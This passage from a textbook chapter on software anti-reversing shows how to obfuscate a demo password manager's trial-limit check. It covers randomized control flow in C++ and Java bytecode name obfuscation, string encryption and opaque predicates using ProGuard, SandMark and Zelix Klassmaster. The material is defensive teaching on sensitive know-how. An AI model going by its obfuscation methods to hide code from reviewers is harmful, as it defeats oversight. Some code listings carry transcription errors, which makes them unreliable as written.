To analyze the effectiveness of the ordering (control flow) obfuscation, statistics on the differences between three different run traces were gathered us-




Fig. 31.10 Obfuscated control flow logic for testing the password record limit

ing a modification of Levenshtein distance (LD), a generalization of Hamming distance, to compute the edit distance – the number of assembly instruction insertions, deletions, or substitutions needed to transform one trace into the other; we have modified LD to consider each instruction instead of each character in the run traces. Figure 31.11 illustrates the significant differences that exist between the traces at the point of the obfuscated trial limitation check. The randomized control flow obfuscation causes significant differences in subsequent executions of the trial limitation check – hopefully creating enough of a deterrent for a reverse engineer by hampering live and static analysis efforts. Table 31.2 contains the statistical data that were gathered for the analysis.

A C++ implementation of LD, written for this solution, can be downloaded from http://reversingproject.info/repository.php?fileID=7_6_1. Note that computing the edit distance between two large files of any type can take many hours with a modern PC. For reference, the average size of three traces analyzed in this section is 10 MB, and to compute the edit distance between two of them required an average of approximately 20 h of CPU time on an Intel Pentium 1.6 GHz dual-core processor. The LD implementation employed in this analysis uses a dynamic-programming approach that requires $O(m)$ space; note that some reference implementations of LD require $O(mn)$ space since they use an $(m+1) \times (n+1)$ matrix, which is impractical for large files [31.25]. The approximately 20 h execution time for the LD implementation is mainly because the dynamic-programming algorithm is quite naïve; perhaps an approximation algorithm would perform significantly better.

Algorithm 31.12 PasswordVault.cpp: implementation of the control flow obfuscation in Fig. 31.11

```
-----------------------------------------------------------------------------
if (passwordStore.getRecords().size() >= TRIAL_RECORD_LIMIT)
===> if (isRecordLimitReached())
----------------------------------------------------------------------------
bool PasswordVault::isRecordLimitReached()
{
  srand(time(NULL));
  controlFlowAltRemain = max(4, abs(rand()) % 64);
  return isRecordLimitReached_0();
}

bool PasswordVault::isRecordLimitReached_0()
{
  while (controlFlowAltRemain > 0)
  {
    controlFlowAltRemain--;
    isRecordLimitReached_0();
  }

  bool reached = (pow(2.0,
(double)passwordStore.getRecords().size()) >= pow(2.0, 5.0));

  randCallSum = 0;

  switch (abs(rand()) % 3)
{
case 0:
  randCallSum += isRecordLimitReached_1();
  break;
case 1:
  randCallSum += isRecordLimitReached_2();
 break;
case 2:
  randCallSum += isRecordLimitReached_3();
  break;
}

return reached;
}

unsigned int PasswordVault::isRecordLimitReached_1()
{
  return abs(rand());
}

unsigned int PasswordVault::isRecordLimitReached_2()
{
  return abs(rand());
}

unsigned int PasswordVault::isRecordLimitReached_3()
{
  return abs(rand());
}
```




Fig. 31.11 Edit distances between three run traces of the trial limitation check

Table 31.2 Statistical data gathered for randomized control flow obfuscation

Trace comparison	Levenshtein distance	Trace comparison	Standard deviation
Trace 1 → Trace 2	101414	Trace 1 → Trace 2	7932.32
Trace 2 → Trace 3	67590	Trace 2 → Trace 3	31849.5
Trace 1 → Trace 3	168892	Trace 1 → Trace 3	39781.83

31.8 Applying Antireversing Techniques to Java Bytecode

It was demonstrated in the Java reversing and patching exercise in Sect. 31.5.2 that decompilation of Java bytecode to Java source code is possible with quite good results. Although it is most often the case that we cannot recover the the original Java source code from the bytecode, the results will be functionally equivalent. When new features are added to the Java language they will not always introduce new bytecode instructions.For example, support for generics is implemented by carrying additional information in the constants pool of the bytecode that describes the type of object a collection should contain; this information can then be used at execution time by the JVM to validate the type of each object in the collection. The strategy of having newer Java language constructs result in compatible bytecode with optionally utilized metadata provides the benefit of allowing legacy Java bytecode to run on newer JVMs; however, if a decompiler does not know to look for the metadata, some information is lost, for example, the fact that a program used generics would not be recovered and all collections would be of type *Object* (with cast statements, of course).

Recall that in Sect. 31.4.1 the Boomerang decompiler failed to decompile the machine code for a simple C/C++ "Hello World" program; however, in Sect. 31.5.1, the Jad decompiler produced correct Java source code for a slightly larger program. Given these results, one does need to be concerned with protecting Java bytecode from decompilation if there is significant intellectual property in the program. The techniques used to protect machine code in the antireversing exercise solution, detailed in Sect. 31.7.6, can also be applied to Java source code to produce bytecode that is obfuscated. Since Java bytecode is standardized and well documented, there are many free Java obfuscation tools available on the Internet, such as SandMark [31.26], ProGuard [31.27], and RetroGuard [31.28], which perform transformations directly on the Java bytecode instead of on the Java source code itself. Obfuscating bytecode is inherently easier than obfuscating source code because bytecode has a significantly stricter and more organized representation than source code – making it much more easy to parse. For example, instead of parsing through Java source code looking for string constants to encrypt (protect), one can easily look in the constant pool section of the bytecode. The constant pool section of a Java class file, unlike the *.rdata* section of Wintel machine code, contains a well-documented table data structure that makes available the name and length of each constant; on the other hand, the *.rdata* section of Wintel machine code simply contains all the constants in the program in a contiguous, unstructured bytestream. The variable names, method names, and string literals in the constant pool section of Java bytecode provide a wealth of information to a reverse engineer regarding the structure and operation of the bytecode and hence should be obfuscated to protect the software. Therefore, we now look at applying the technique *eliminating symbolic information* in the context of Java bytecode.

31.8.1 Eliminating Symbolic Information in Java Bytecode

Variable, class, and method names are all left intact when compiling Java source code to Java bytecode. This is a stark difference from machine code, where variable and method names are not preserved. Sun Microsystem's Java compiler, javac, provides an option to leave out debugging information in Java bytecode: specifying javac -g:none will exclude information on line numbers, the source file name, and local variables. This option offers little to no help in fending off a reverse engineer since none of the variable names, methods names, or string literals are obfuscated. According to the documentation for Zelix Klassmaster [31.29], a Java bytecode obfuscation tool, a high level of protection can be achieved for Java bytecode by applying three transformations: (1) name obfuscation, (2) string encryption, and (3) flow obfuscation. Unfortunately, at the time of this writing, no free-of-charge software tool was found on the Internet that can perform all three of these transformations to Java bytecode. A couple of tools, namely, ProGuard [31.27] and RetroGuard [31.28], are capable of applying transformation 1, and SandMark [31.26], a Java bytecode watermarking and obfuscation research tool, is capable of applying transformation 2, although not easily. Experimentation with SandMark V3.4 was not promising since its "string encoder" obfuscation function only worked on a trivial Java program; it failed when given more substantial input such as some of the classes that implement the Java version of the Password Vault application. It is clear from a survey of existing Java bytecode obfuscators that a full-function, robust, open-source bytecode obfuscator is sorely needed. Zelix Klassmaster, a commercial product capable of all three transformations mentioned above, is said to be the best overall choice of Java bytecode obfsucator in [31.19]. A 30-day evaluation version of Zelix Klassmaster can be downloaded from the company's Web site.

Of course, one can always make small-scale modifications to Java bytecode with a bytecode editor such as CafeBabe [31.30]. Incidentally, CafeBabe gets its catchy name from the fact that the hexadecimal value 0xCAFEBABE comprises the first four bytes of every Java class file; this value is known as the "magic number" which identifies every valid Java class file. To demonstrate applying transformations to Java bytecode, we will target the bytecode for the program *CheckLimitation.java*, whose source code is given in Algorithm 31.13; for this demonstration, assume that a reverse engineer is interested in eliminating the limit on the number of passwords and that we are interested in protecting the software.

We begin obfuscating *CheckLimtiation.java* by applying transformation 1, i.e., name obfuscation: rename all variables and methods in the bytecode so they no longer provide hints to a reverser when the bytecode is decompiled or edited. Using ProGuard, we obfuscate the bytecode and then decompile it using Jad to observe the effectiveness of the obfuscation; the result of decompiling the obfuscated bytecode using Jad is given Algorithm 31.14. As expected, all user-defined variable and method names have been changed to meaningless ones; of course,

Algorithm 31.13 Unobfuscated source code listing of CheckLimitation.java

```
public class CheckLimitation {

  private static int MAX_PASSWORDS = 5;
  private ArrayList<String> passwords;

  public CheckLimitation()
  {
    passwords = new ArrayList<String>();

    public boolean addPassword(String password)
    {
      if (passwords.size() >= MAX_PASSWORDS)
      {
        System.out.println("[Error] The maximum number of passwords has been exceeded!");
        return false;
      } else
      {
        passwords.add(password);
        System.out.println("[Info] password (" + password + ") added successfully.");
        return true;
    }
  }

  public static void main(String[] arguments)
  {
    CheckLimitation store = new CheckLimitation();
    boolean loop = true;
    for (int i = 0; i < arguments.length {\&}{\&} loop; i++)
      if (!store.addPassword(arguments[i])) loop = false;
  }

}
```

the names of Java standard library methods must be left as is. ProGuard seems to use a different obfuscation scheme for local variables within a method; it is not clear why the variable "loop" in the main method has been changed to "flag" since it is still a very descriptive name.

Next we further obfuscate the bytecode by applying transformation 2, i.e., string encryption, and we do so by employing the "String Encoder" obfuscation in SandMark to protect the string literals in the program from being understood by a reverser. The "String Encoder" function in SandMark implements an encryption strategy for literals in the bytecode that is similar to the one which was demonstrated at the source code level in the Wintel machine code antireversing background section: each string literal is stored in a weakly encrypted form and decrypted on demand by a bundled decryption function. Algorithm 31.15 contains the Jad decompilation result for the *CheckLimitation.java* bytecode that was first obfuscated using ProGuard and subsequently obfuscated using the "String Encoder" functionality in SandMark.

We can see that each string literal is decrypted using the Obfuscator class which was generated by SandMark. Because Obfuscator is a public class, it must be generated into a separate file named Obfuscator.class – making it very straightforward for a reverser to isolate, decompile, and learn the encryption algorithm. The danger of giving away the code for the string decryption algorithm is that it could then be used to programmatically update the con-

Algorithm 31.14 Jad decompilation of ProGuard obfuscated bytecode

```
public class CheckLimitation {

  private static int a = 5;
  private ArrayList b;

  public CheckLimitation()
  {
    b = new ArrayList();
  }

  public boolean a(String s)
  {
    if (b.size() >= a)
    {
      System.out.println("[Error] The maximum number of passwords has been exceeded!");
      return false;
    } else
    {
      b.add(s);
      System.out.println((new StringBuilder()).append("[Info] password(").append(s).append(") added successfully.").toString());
     return true;
    }
  }

  public static void main(String args[])
  {
    CheckLimitation checklimitation = new CheckLimitation();
    boolean flag = true;
    for(int i = 0; i < args.length {\&}{\&} flag; i++)
      if(!checklimitation.a(args[i])) flag = false;
  }

}
```

stants pool section of the bytecode to contain the plaintext versions of each string literal, essentially undoing the obfuscation. Ideally, we would like to prevent a reverser from being able to successfully decompile the obfuscated bytecode; this can be accomplished through control flow obfuscations, which we explore next.

31.8.2 Preventing Decompilation of Java Bytecode

One of the most popular, and fragile, techniques for preventing decompilation involves the use of *opaque predicates* which introduce false ambiguities into the control flow of a program – tricking a decompiler into traversing garbage bytes that are masquerading as the logic contained in an *else* clause. Opaque predicates are false branches, branches that appear to be conditional but are really not [31.7]. For example, the conditions "if (1 == 1)" and "if (1 == 2)" implement opaque predicates because the first always evaluates to true, and the second always evaluates to false. The essential element in preventing decompilation with opaque predicates is the insertion of invalid instructions in the else branch of an always-true predicate (or the if-body of an always false predicate). Since the invalid instructions will never be reached during normal operation of the program, there is no impact on the program's

Algorithm 31.15 Jad decompilation of SandMark (and ProGuard) obfuscated bytecode

```
public class CheckLimitation {

  private static int a = 5;
  private ArrayList b;

  public CheckLimitation()
  {
    b = new ArrayList();
  }

  public boolean a(String arg0)
  {
    if(b.size() >= a)
    {
      System.out.println(Obfuscator.DecodeString("\253\315\253\315\
uFF9E\u2A3Du5D69\u2AA5\u3884\u91CF\u5341\u5604\uDF5B\uA902\uB6C8\u0C8E\
u6761\u1F35\u359D\uBD96\uADA4\u946F\u85EE\uE8A0\u9274\u5867\u2C9F\u3077
\u5E67\u2A0B\u90D2\uB839\u58FC\uBE95\u0EBA\uDDF4\u313C\uB751\uFA9D\u166
C\u42A3\u6D1D\uB25A\uA15E\u026E\u6ECE\u908C\u557B\u6ABD\uC5D5\u800C\uD3
8A\u3D97\uFB5E\uC4C2\uBBAC\u9ADC\u253E\u769E\u4D32\u4FB3\u0CC7"));
      return false;
    } else
    {
      b.add(arg0);
      System.out.println((new
StringBuilder()).append(Obfuscator.DecodeString("\253\315\253\315\uFF9E
\u2A31\u5D75\u2AB1\u3884\u91E0\u533C\u5654\uDF6E\uA919\uB6DE\u0CD9\u676
3\u1F26\u3581\uBDDF\uADE1")).append(arg0).append(Obfuscator.DecodeStrin
g("\253\315\253\315\uFFEC\u2A58\u5D7A\u2AB3\u388F\u91D8\u5378\u5604\uDF
7C\uA91F\uB6CE\u0CCD\u6769\u1F27\u3596\uBD99\uADBC\u9476\u85EF\uE8F9\u9
234")).toString());
      return true;
    }
  }

  public static void main(String arg0[])
  {
    CheckLimitation checklimitation = new CheckLimitation();
    boolean flag = true;
    for(int i = 0; i < arg0.length && flag; i++)
      if(!checklimitation.a(arg0[i])) flag = false;
  }
}
```

operation. The obfuscation only interferes with decompilation, where a naïve decompiler will evaluate both "possibilities" of the opaque predicate and fail on attempting to decompile the invalid, unreachable instructions. Figure 31.12 illustrates how opaque predicates would be used to protect bytecode from decompilation. Unfortunately, this technique, often used in protecting machine code from disassembly, cannot be used with Java bytecode because of the presence of the Java Bytecode Verifier in the JVM. Before executing bytecode, the JVM performs the following checks using single-pass static analysis to ensure that the bytecode has not been tampered with; to understand why this is beneficial, imagine bytecode being executed as it is received over a network connection. The following checks




Fig. 31.12 Usage of opaque predicates to prevent decompilation

made by the Java Bytecode Verifier are documented in [31.31]:

- *Type correctness*: Arguments of an instruction, whether on the stack or in registers, should always be of the type expected by the instruction.
- *No stack overflow or underflow*: Instructions which remove items from the stack should never do so when the stack is empty (or does not contain at least the number of arguments that the instruction will pop off the stack). Likewise, instructions should not attempt to put items on top of the stack when the stack is full (as calculated and declared for each method by the compiler).
- *Register initialization*: Within a single method, any use of a register must come after the initialization of that register (within the method). That is, there should be at least one store operation to that register before a load operation on that register.
- *Object initialization*: Creation of object instances must always be followed by a call to one of the possible initialization methods for that object (these are the constructors) before it can be used.
- *Access control*: Method calls, field accesses, and class references must always adhere to the Java visibility policies for that method, field, or reference. These policies are encoded in the modifiers (private, protected, public, etc.).

On the basis of the high level of bytecode integrity expected by the JVM, introducing garbage or illegal instructions into bytecode is not feasible. However, this technique does remain viable for machine code, though there is some evidence that good disassemblers, such as IDA Pro, do check for rudimentary opaque predicates [31.7]. The authors of SandMark claim that the sole presence of opaque predicates in Java bytecode, without garbage bytes of course, can make decompilation more difficult. Therefore, SandMark implements several different algorithms for sprinkling opaque predicates throughout bytecode. For example, SandMark includes an experimental "irreducibility" obfuscation function which is briefly documented as "insert jumps into a method via opaque predicates so that the control flow graph is irreducible. This inhibits decompilation." Unfortunately this was not the case with the program *DateTime.java* shown in Algorithm 31.16 as Jad was still able to decompile *DateTime.class* without any problems despite the changes made by SandMark's "irreducibility" obfuscation. The bytes of the unobfuscated and

Algorithm 31.16 Listing of DateTime.java

Listing of DateTime.java (abbreviated):

```
public static void main(String arguments[])
{
  new DisplayDateTime().doDisplayDateTime();
}

public void doDisplayDateTime()
{
  Date date = new Date();
  System.out.println(String.format(DATE_TIME_MASK, date.toString()));
}
```

obfuscated class files were compared to verify that SandMark did make significant changes; perhaps SandMark does work for special cases, so more investigation is likely warranted. In any event, opaque predicates seem to be far more effective when inserted into machine code because of the absence of any type of verifier that validates all machine instructions in a native binary before allowing it to execute.

SandMark's approach of using control flow obfuscations that leverage opaque predicates in an attempt to the confuse a decompiler is not unique because Zelix Klassmaster, a commercial product, implements this approach as well. When Zelix Klassmaster V5.2.3a was given *DateTime.class* as input with both "aggressive" control flow and "String Encryption" selected, some interesting results were observed in the corresponding Jad decompilation. Algorithm 31.17 lists the Jad decompilation of Zelix Klassmaster's attempt at obfuscating *DateTime.class.* Zelix Klassmaster performed the same kind of name obfuscation seen with ProGuard, except it went a little too far and renamed the *main* method; this was corrected by manually adding an exception for methods named "main" in the tool. The results of the decompilation show that Zelix Klassmaster's control flow obfuscation and use of opaque predicates is somewhat effective for this particular example because even though Jad was able to decompile most of the logic in *DateTime.class*, Zelix Klassmaster's obfuscation caused Jad to lose the value of the constant *DATE_TIME_MASK*

Algorithm 31.17 Jad decompilation of DateTime.class obfuscated by Zelix Klassmaster

Listing of Jad decompilation of DateTime.class (abbreviated):

```
public class a
{
  public static void main(String as[])
  {
    (new a()).a();
  }

  public void a()
  {
    boolean flag = c;
    Date date = new Date();
    System.out.println(String.format(a, new Object[] {
      date.toString()}));
    if(flag)
      b = !b;
  }

  private static final String a;
  public static boolean b;
  public static boolean c;

  static
  {
    "‘?X@MA%O\005@@wY\001ZQw\\\016J\024#T\rK\024>N@\013Gy";
    -1;
    goto _L1
_L5:
    a;
    break MISSING_BLOCK_LABEL_116;
_L1:
    JVM INSTR swap ;
    toCharArray();
    JVM INSTR dup ;
```


when using it on line 12, and to generate a large block of static, invalid code starting at line 22. In Sects. 31.8.3 and 31.8.4 a Java antireversing exercise with a complete animated solution is provided. In the solution, decompilation of Java bytecode is prevented through the use of a class encryption obfuscation implemented by SandMark. Issues regarding the use of this obfuscation technique are discussed in the animated solution.

31.8.3 A Java Bytecode Code Antireversing Exercise

Use Java bytecode antireversing tools such as ProGuard, SandMark, and CafeBabe on the Java version of the Password Vault application to apply the antireversing techniques *eliminating symbolic information* and *obfuscating the program* with the goal of making it more difficult to disable the trial limitation. Instead of attempting to implement a custom control flow obfuscation to inhibit static and dynamic analysis as was done in the solution to the machine code antireversing exercise, apply one or more of the control flow obfuscations available in SandMark and observe their impact by decompiling the obfuscated bytecode using Jad. Show that the Java bytecode reversing solution illustrated in the animated tutorial in Sect. 31.5.4 can no longer be carried out as demonstrated.

31.8.4 Animated Solution to the Java Bytecode Antireversing Exercise

For instructional purposes, an animated solution to the exercise in Sect. 31.8.4 that demonstrates the use of antireversing tools mentioned throughout Sect. 31.8 to obfuscate the Java Password Vault application was created using Qarbon Viewlet Builder and can be viewed using Macromedia Flash Player. The tutorial begins with the Java Password Vault


SandMark 3.4.0 (Mystique)
File Help
Diff View Decompile Quick Protect Static Birthmark Dynamic Birthmark
Home Dynamic Watermark Static Watermark Obfuscate Optimize
Browse
Browse
Obfuscate
Help

Algorithm: Class Encrypter

Input File C:\PasswordVaultTrialJava\obfuscated\PasswordVault.jar

Output File C:\PasswordVaultTrialJava\obfuscated\PasswordVaultEncrypted.jar

Encryption Key

Specify an encryption key that will be used to encrypt and decrypt the [*.class] files in the Java archive. SandMark will bundle a new class in the output Java archive which overrides Java's default class loader to support loading the encrypted classes by first decrypting them.

Class Encrypter encrypts class files and causes them to be decrypted at runtime.

Fig. 31.13 Sample slide from the Java antireversing animated tutorial

application, ProGuard, SandMark, Jad, CafeBabe, and Sun's Java JDK already installed on a Windows® XP machine. Figure 31.13 contains an example slide from the animated solution. The animated solution for the Java bytecode antireversing exercise can be downloaded from http://reversingproject.info/repository.php?fileID=8_4_1.

Begin viewing the tutorial by extracting *password_vault_java_antireversing_exercise.zip* to a local directory and either running *password_vault_java_antireversing_exercise.exe*, which should launch the standalone version of Macromedia Flash Player, or opening the file *password_vault_java_antireversing_exercise_viewlet_swf.html* in a Web browser.

31.9 Conclusion

In this chapter we have covered some of the basic concepts related to reverse engineering and protecting Wintel machine code and Java bytecode. Since many similarities exist between the machine instruction set for different platforms, and Java bytecode can now be generated using other languages, such as Ruby and Groovy, these concepts can be useful in a more general context. Although the consistent theme throughout the exercises was either the disabling or protection of a trial limitation, which was selected for its obvious appeal, many more less controversial scenarios can be attempted with the base knowledge gleaned from the exercises. Having learned that it is possible to alter the behavior of machine code or bytecode, one could use this knowledge to fix a bug or even add a new function to an application for which the source code is lost. It is no secret that intellectual property is very important to software companies; therefore, the experience gained from the antireversing exercises can be very helpful in commercial settings, making one a more attractive job candidate, even if one is simply just aware of these issues.

Institutions that employ information technology are always looking for candidates that can help them understand what they have and how it can be evolved to interact with the latest technologies. Engineers can certainly benefit from reverse engineering skills when attempting to help these institutions understand their current technology stack and recommend an integration strategy for new technologies. No less important, of course, are software security issues such as being able to determine how the latest virus or worm infects computer systems. The detection of viruses and spyware deeply leverages reverse engineering skills by requiring both live and static analysis of machine code and bytecode and attempting to determine malicious code sequences.

References

31.1. H.A. Müller, J.H. Jahnke, D.B. Smith, M. Storey, S.R. Tilley, K. Wong: Reverse engineering: A roadmap, Proc. Conference on the Future of Software Engineering, Limerick (2000) pp. 47–60

31.2. G. Canfora, M. Di Penta: New Frontiers of Reverse Engineering, Proc. Future of Software Engineering, Minneapolis (2007) pp. 326–341

31.3. M.R. Ali: Why teach reverse engineering?, ACM SIGSOFT SEN **30**(4), 1–4 (2005)

31.4. L. Cunningham: COBOL Reborn (Jul. 9, 2008) [Online], available: http://it.toolbox.com/blogs/oracle-guide/cobol-reborn-25896 (last accessed: Jan. 30th, 2009)

31.5. A.V. Deursen, J. Favre, R. Koschke, J. Rilling: Experiences in Teaching Software Evolution and Program Comprehension, Proc. 11th IEEE Int. Workshop on Program Comprehension, Washington, DC (2003) pp. 2834–284

31.6. B.W. Weide, W.D. Heym, J.E. Hollingsworth: Reverse engineering of legacy code exposed, Proc. 17th Int. Conference on Software Engineering, Seattle (1995) pp. 327–331

31.7. E. Eliam: *Secrets of Reverse Engineering* (Wiley, Indianapolis 2005)

31.8. Wikipedia contributors: Compiler, Wikipedia, The Free Encyclopedia (Sep. 9th, 2008) [Online], available: http://en.wikipedia.org/w/index.php?title=Compiler&oldid=237244781 (last accessed: Sep. 14th, 2008)

31.9. B. Gough: *An introduction to GCC for the GNU Compilers gcc and g++* (Network Theory, Bristol 2005)

31.10. K. Irvine: *Assembly Language: For Intel-Based Computers* (Prentice Hall, Upper Saddle River 2007)

31.11. Boomerang Decompiler Project: Boomerang: A general, open source, retargetable decompiler of machine code programs [Online], Available: http://boomerang.sourceforge.net (last accessed: Jul. 4th, 2008)

31.12. Backer Street Software: REC v2.1: Reverse Engineering Compiler [Online], available: http://www.backerstreet.com/rec/rec.htm (last accessed: Sep. 15th, 2008)

31.13. Crypto++® Library 5.5.2: Crypto++ Library is a free C++ class library of cryptographic schemes [Online], available: http://www.cryptopp.com (last accessed: Jun. 15th, 2008)

31.14. O. Yuschuk: OllyDbg v1.1: 32-bit assembler level analysing debugger for Microsoft Windows® [Online], available: http://www.ollydbg.de (last accessed: Feb. 8th, 2008)

31.15. Wikipedia contributors: Machine code, Wikipedia, The Free Encyclopedia (Oct. 21st, 2008) [Online], available: http://en.wikipedia.org/w/index.php?title=Machine_code&oldid=246690032 (accessed: Nov. 1st, 2008)

31.16. P. Haggar: Java bytecode: Understanding bytecode makes you a better programmer, developerWorks (Jul. 1st, 2001) [Online], available: http://www.ibm.com/developerworks/ibm/library/it-haggar_bytecode/ (last accessed: Nov. 1st, 2008)

31.17. P. Kouznetsov: Jad v1.5.8g: Jad is a Java decompiler, i.e. program that reads one or more Java class files and converts them into Java source files which can be compiled again [Online], available: http://www.kpdus.com/jad.html (last accessed: Jun. 15th, 2008)

31.18. G.M. Weinberg: *The Psychology of Computer Programming* (Dorset House Publishing, New York 1998)

31.19. A. Kalinovsky: *Covert Java: Techniques for Decompiling, Patching, and Reverse Engineering* (Sam's Publishing, Indianapolis 2004)

31.20. A. Sinkov: *Elementary Cryptanalysis: A Mathematical Approach* (The Mathematical Association of America, Washington 1980)

31.21. M. Stamp: *Information Security: Principles and Practice* (Wiley, Hoboken 2006)

31.22. Wikipedia contributors: ROT13, Wikipedia, The Free Encyclopedia (Feb. 9th, 2009) [Online], availble: http://en.wikipedia.org/w/index.php?title=ROT13&oldid=269492700 (last accessed: Feb. 17th, 2009)

31.23. B. Baier: COBF v1.06: the Freeware C/C++ Sourcecode Obfuscator [Online], available: http://home.arcor.de/bernhard.baier/cobf (last accessed: Jun. 16th, 2008)

31.24. T.J. McCabe: A complexity measure, IEEE Trans. Softw. Eng. **2**(4), 308–320 (1976), Online, available: http://www.literateprogramming.com/mccabe.pdf (last accessed: Mar. 2nd, 2009)

31.25. Wikipedia contributors: Levenshtein distance, Wikipedia, The Free Encyclopedia (Sep. 26th, 2008) [Online], available: http://en.wikipedia.org/w/index.php?title=Levenshtein_distance&oldid=273450805 (last accessed: Mar. 4th, 2009)

31.26. The University of Arizona, Department of Computer Science: SandMark: A Tool for the Study of Software Protection Algorithms [Online], available: http://sandmark.cs.arizona.edu (last accessed: Mar. 26th, 2008)

31.27. E. Lafortune: ProGuard v4.3: a Free Java bytecode Shrinker, Optimizer, Obfuscator, and Preverifier [Online], available: http://proguard.sourceforge.net (last accessed: Jan. 7th, 2009)

31.28. Retrologic Systems: RetroGuard v2.3.1 for Java Obfuscation [Online], available: http://www.retrologic.com/retroguard-main.html (last accessed: Jan. 7th, 2009)

31.29. Zelix Pty Ltd: Zelix Klassmaster: Java Bytecode Obfuscator [Online], available: http://www.zelix.com/klassmaster/features.html (last accessed: Jan. 25th, 2009)

31.30. A. G. Shvets: CafeBabe v1.2.7.a: Graphical Classfile Disassembler, Editor, Stripper, Migrator, Compactor and Obfuscator [Online], available: http://www.geocities.com/CapeCanaveral/Hall/2334/programs.html (last accessed: Jan. 15th, 2009)

31.31. M.R. Batchelder: *Java Bytecode Obfuscation*, M.S. Thesis (Dept. Comp Sci., McGill Univ., Montreal 2007) [Online], available: http://digitool.library.mcgill.ca:1801/webclient/StreamGate?folder_id=0&dvs=1236657408333~988 (last accessed: Mar. 3rd, 2009)

The Authors

Teodoro “Ted” Cipresso has worked with enterprise software systems for nearly 9 years to create tools that modernize legacy applications and subsystems through XML and Web enablement of critical assets. Since joining IBM in June 2000, he has worked on adding integrated XML support to the COBOL and PL/I languages and currently works on IBM Rational Developer for System z, an Eclipse-based integrated development environment that makes development of applications and Web services more approachable by those new to the mainframe. Ted holds a BS in computer science from Northern Illinois University and a MS in Computer Science from San Jose State University.

Teodoro Cipresso
IBM Silicon Valley Lab
555 Bailey Ave
